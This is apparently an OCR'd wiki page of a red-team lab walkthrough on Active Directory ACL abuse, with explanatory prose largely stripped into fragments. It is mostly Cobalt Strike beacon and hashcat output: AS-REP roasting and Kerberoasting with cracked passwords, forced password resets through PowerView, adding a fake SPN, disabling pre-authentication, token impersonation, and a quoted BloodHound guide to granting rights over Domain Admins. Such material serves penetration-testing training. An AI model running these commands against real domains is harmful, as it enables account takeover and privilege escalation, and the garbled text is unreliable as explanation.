
DACL

(ACE) SMB . DACL


DACL ACE **med-factory jason justin** Lab justin justin DACL



DACL ACE jason justin Lab DACL / DACl

ForceChangePassword

med-factory Jason justin ADCS ADCS Manager Justin



raven-med **ASREPROASTING** **raven-med\jason** 1q2w3e4r med-factory jasc
med med-factory **1q2w3e4r** ory jason

```
beacon> powershell Get-NetUser -domain raven-med.local -PreAuthNotRequired | select samaccountname
[*] Tasked beacon to run: Get-NetUser -domain raven-med.local -PreAuthNotRequired | select samaccountname
[+] host called home, sent: 481 bytes
[+] received output:
#< CLIXML

samaccountname
--------------
jason
```

```
┌──(root㉿kali)-[~/Desktop]
└─# hashcat -a 0 -m 18200 hash.txt dict/rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================

* Device #1: pthread-Intel(R) Core(TM) i7-9700K CPU @ 3.60GHz, 1814/3692 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: dict/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$krb5asrep$23$jason@RAVEN-MED.LOCAL:9a6520c94cf2779ab8f8503d21b79b87$d0d48dfe03f6a9f00f24de5262722482a67ee194d41768d28671662e57cb808da3b5f5aac4b45
873a43c5a4fd90c525734a019199f04810bec1f8734c421c8c3862d2586c09ab09846b81eb843790b41d81a37c990e6185e626607c421199f8151312e547e54a0334f6b29889644678
1322f5dae32c97eb0ee876b1d96027b304db435b2df6164e4dc03234b62c73aca5fc2b8aa9c670e6d1bb5400f554111f08e60c9bcf459922664ee1957dbdff6371e726a1b37da13628
77313ab2c9bfd5c871786824da8ed1d0614662e2203cbe751f325aab789acd6914d9887009f4bad2de93f31bf5ee86c45913520de6f2f873fd0:1q2w3e4r

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$jason@RAVEN-MED.LOCAL:9a6520c94cf2779 ... 873fd0
Time.Started.....: Wed Apr 12 16:11:21 2023 (0 secs)
Time.Estimated...: Wed Apr 12 16:11:21 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (dict/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   407.9 kH/s (0.46ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 1536/14344384 (0.01%)
Rejected.........: 0/1536 (0.00%)
Restore.Point....: 1024/14344384 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: kucing → mexico1
Hardware.Mon.#1..: Util: 53%
```

ForceChangePassword DACL med-factory\jason powerview

```
Set-DomainUserPassword -Domain med-factory.local -Identity justin -AccountPassword (ConvertTo-SecureString 'Passw0rd' -AsPlainText -Force) -Verbose
```


```
beacon> powerpick Set-DomainUserPassword -Domain med-factory.local -Identity justin -AccountPassword (ConvertTo-SecureString 'Passw0rd' -AsPlainText -Force) -Verbose
[*] Tasked beacon to run: Set-DomainUserPassword -Domain med-factory.local -Identity justin -AccountPassword (ConvertTo-SecureString 'Passw0rd' -AsPlainText -Force) -Verbose (unmanaged)
[+] host called home, sent: 134777 bytes
[+] received output:
VERBOSE: [Get-PrincipalContext] Binding to domain 'med-factory.local'
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'justin'
VERBOSE: [Set-DomainUserPassword] Password for user 'justin' successfully reset
```

justin

GenericWrite

GenericWrite ForceChangePassword DACL

GenericWrite SPN Kerberosting ASREPRoastin



PowerView app_security SPN rubeus kerberoasting

```
Set-DomainObject -Identity app_security -set @{serviceprincipalname='fake/srv01.prod.raven-med.local'}
```

```
beacon> powerpick Set-DomainObject -Identity app_security -set @{serviceprincipalname='fake/srv01.prod.raven-med.local'}
[*] Tasked beacon to run: Set-DomainObject -Identity app_security -set @{serviceprincipalname='fake/srv01.prod.raven-med.local'} (unmanaged)
[+] host called home, sent: 134853 bytes
beacon> execute-assembly rubeus.exe kerberoast /format:hashcat /user:app_security /nowrap
[*] Tasked beacon to run .NET program: rubeus.exe kerberoast /format:hashcat /user:app_security /nowrap
[+] host called home, sent: 551649 bytes
[+] received output:

  _____
 (____ \     | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.2.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target User            : app_security
[*] Target Domain          : prod.raven-med.local
[*] Searching path 'LDAP://dc01.prod.raven-med.local/DC=prod,DC=raven-med,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=app

[*] Total kerberoastable users : 1


[*] SamAccountName         : app_security
[*] DistinguishedName      : CN=app_security,CN=Users,DC=prod,DC=raven-med,DC=local
[*] ServicePrincipalName   : fake/srv01.prod.raven-med.local
[*] PwdLastSet             : 1/28/2023 12:00:19 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   :
$krb5tgs$23$*app_security$prod.raven-med.local$fake/srv01.prod.raven-med.local@prod.raven-med.local*$F8729BBDC59DBE946A2B75155B73DC74$C148508449A168A6AF3DFADA3F
```

app_se**spongebob**

```
└─# hashcat -a 0 -m 13100 hash.txt dict/rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================

* Device #1: pthread-Intel(R) Core(TM) i7-9700K CPU @ 3.60GHz, 1814/3692 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: dict/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$krb5tgs$23$*app_security$prod.raven-med.local$fake/srv01.prod.raven-med.local@prod.raven-med.local*$f8729bbdc59dbe946a2b75155b73dc74$c148508449a1
68a6af3dfada3f3e268a3ba7b94a5f2fc30ea7af334b977a7d8d22c4259b11ac7eaae1e29c6887ff1d4dabad9e29a602fbfc6fdadb155d39d84ce2a6c27b1c07ff2ff1ccd401a120e9
c81cf0f6637869e232618c35190fed00a0af205615af1e86f217bcca706b43d079e8cecf45baecfd72a190895360a0fc8c571611825c254b510b4bce84267a91d6e99fcce22c21525c
bac949e8e1b520f4b1e00c2e96c1a31556597c2da085ebc5e68a09514b1e74225ced2cdb3daeedc05a57d970673182a7b283e15b86fdeaec0b2399c504e9eefe0e86405629451be257
675c79ccb3ae117c3c512e6193f4a3fa506ca1692c99d9dc0fa36504b4aae636d1e85cccd6e9e07f598b06ff8875cc357bd449b8ff5e5240001b7cb329ffaf65bc875bcbbedccb9b0a
354164f31bbb1e033fca8b9fa4745066693e33273f0e8f8bf66e53729bb0a11cd0a4ecb1bbcf9fc6bfe32853e9bec70f450a41d61074262ab8fbc7bf4c3a48fe123290cc988769e8fa
257bd411ce09929935490b21a9b61b7b1ff98e237d2db53e01e9dfd95d44774e1cab1b6b7cb6dab75cd060cb8929d1c1fbf1754b52285b88333220292248811b32c64fc707d21b37558
a5145de0a98f140da5a7ab6349e7bdadf0676f34b6f53e10dbb01644135c8f58f6a7c6672664f303bc6a5871e342bcc32af33d521a538bb87c3b07b5a7478dc5bcd0ab9378cd687f51
03eb95301204e59463f57af194e6b99f9674f43a983d7c667c4f880b9f339205aa0f2cefc1c8af101414d700f5d600726cc96d726921e9275c595347384594a127fa490cc87a43ed19
b75a50bf664676077f2939842c3f0780449088b1280516d0252cafcbfb25003afd7ec1081860a07abf4b854c9c807fe332286712aaff3fa200f3fb21364337a6c2ac1fa7758c1c40f6
7097df9e3e30db9e3c6ba59abd35887a72c04a66d51693b79a7572c16b71ae59db1ee012b24655c8acf13b7fb9201bb261359d55b8b2181b01c8d14dc61e3b15cba51a39c2ff8d3cf4
a370d7476b0f1311b945ed92baf86eec06ea394c02333049e70eef414467a6475648b467029ad438adc5f070bf1ab2bdd3c41b6e3aa64d70f8005154e49358d0a35a7709fd5c1ba4d9
78ac108c59fae567c21c72266bf23292fd8119e75533819824d4c88806c9b039ff989b997b72c2f8f8a722c34a69ff0f53fda87d8d3d07a9df0ae5db31ff013856db224379d0e6e013
b9be075712e0e2130c480fccba5b7f878d6f7bd74733c73aed15e7fa0a7d03f6523ba33b5ffe35c71da0cbc5630ff8d85cb583b9339d88739089b7bb13de0bbdaf7cf1fcc73f17dead
84907f27b2eb35353bfec854ae9a08f638d979edc23077f9a74b1a42a72e85566c8bf633d12108d69fc187cd1e3981c61db1685e8e3817454f17681de64a27e7ea55333a5d1bbc62:s
pongebob
```

UAC

```
Get-DomainUser -Identity app_security | ConvertFrom-UACValue

Set-DomainObject -Identity app_security -XOR @{UserAccountControl=4194304}
```

```
beacon> powerpick Get-DomainUser -Identity app_security | ConvertFrom-UACValue
[*] Tasked beacon to run: Get-DomainUser -Identity app_security | ConvertFrom-UACValue (unmanaged)
[+] host called home, sent: 134853 bytes
[+] received output:

Name                           Value
----                           -----
NORMAL_ACCOUNT                 512
DONT_EXPIRE_PASSWORD           65536



beacon> powerpick Set-DomainObject -Identity app_security -XOR @{UserAccountControl=4194304}
[*] Tasked beacon to run: Set-DomainObject -Identity app_security -XOR @{UserAccountControl=4194304} (unmanaged)
[+] host called home, sent: 134853 bytes
```


app_security

```
beacon> powerpick Get-DomainUser -Identity app_security | ConvertFrom-UACValue
[*] Tasked beacon to run: Get-DomainUser -Identity app_security | ConvertFrom-UACValue (unmanaged)
[+] host called home, sent: 134853 bytes
[+] received output:

Name                           Value
----                           -----
NORMAL_ACCOUNT                 512
DONT_EXPIRE_PASSWORD           65536
DONT_REQ_PREAUTH               4194304
```

rubeus asreproasting

```
beacon> execute-assembly rubeus.exe asreproast /user:app_security /nowrap
[*] Tasked beacon to run .NET program: rubeus.exe asreproast /user:app_security /nowrap
[+] host called home, sent: 551617 bytes
[+] received output:


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: AS-REP roasting

[*] Target User            : app_security
[*] Target Domain          : prod.raven-med.local

[*] Searching path 'LDAP://dc01.prod.raven-med.local/DC=prod,DC=raven-med,DC=local' for '(&(samAccountType=805306368)(userAccountContro
[*] SamAccountName         : app_security
[*] DistinguishedName      : CN=app_security,CN=Users,DC=prod,DC=raven-med,DC=local
[*] Using domain controller: dc01.prod.raven-med.local (172.16.1.11)
[*] Building AS-REQ (w/o preauth) for: 'prod.raven-med.local\app_security'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

      $krb5asrep$app_security@prod.raven-med.local:087B2E8D8A6E26DFCBFA9DF0692CDC05$E3C92E16A9D06992693F00B9CDC6F964AE5A1BFCB4595919893
```


RBCD RBCD



GenericAll

GenericAll GenericWrite GenericWrite

network_security backup_operator GenericAll network_security
app_security network_security / network_security



GenericAll net.exe

```
beacon> make_token prod\network_security spongebob
[*] Tasked beacon to create a token for prod\network_security
[+] host called home, sent: 125 bytes
[+] Impersonated PROD\john
beacon> shell net user backup_operator Passw0rd /domain
[*] Tasked beacon to run: net user backup_operator Passw0rd /domain
[+] host called home, sent: 148 bytes
[+] received output:
The request will be processed at a domain controller for domain prod.raven-med.local.

The command completed successfully.
```

backup_operator

DACL https://bloodhound.readthedocs.io/en/latest/data-analysis/edges.html BloodHound
DACL PowerView Rubeus

WriteDacl ForceChangePassword LAPS

WriteDacl

With write access to the target object's DACL, you can grant yourself any privilege you want on the object.

Abuse Info

With the ability to modify the DACL on the target object, you can grant yourself almost any privilege against the object you wish.

Groups

With WriteDACL over a group, grant yourself the right to add members to the group:

```
Add-DomainObjectAcl -TargetIdentity "Domain Admins" -Rights WriteMembers
```

See the abuse info for AddMembers edge for more information about execution the attack from there.

Users

With WriteDACL over a user, grant yourself full control of the user object:

```
Add-DomainObjectAcl -TargetIdentity harmj0y -Rights All
```

See the abuse info for ForceChangePassword and GenericAll over a user for more infromation about how to continue from there.

Computers

With WriteDACL over a computer object, grant yourself full control of the computer object:

```
Add-DomainObjectAcl -TargetIdentity windows1 -Rights All
```

Then either read the LAPS password attribute for the computer or perform resource-based constrained delegation against the target computer.

Cheatsheet

DACL			
WriteDacl			
GenericAll			
GenericWrite		SPN Kerberoasting ASREPRoasting	
ForceChangePassword			
WriteOwner			
AllExtendedRights			

Revision #10
Created 5 September 2022 03:06:24 by
Updated 2 May 2023 20:56:26 by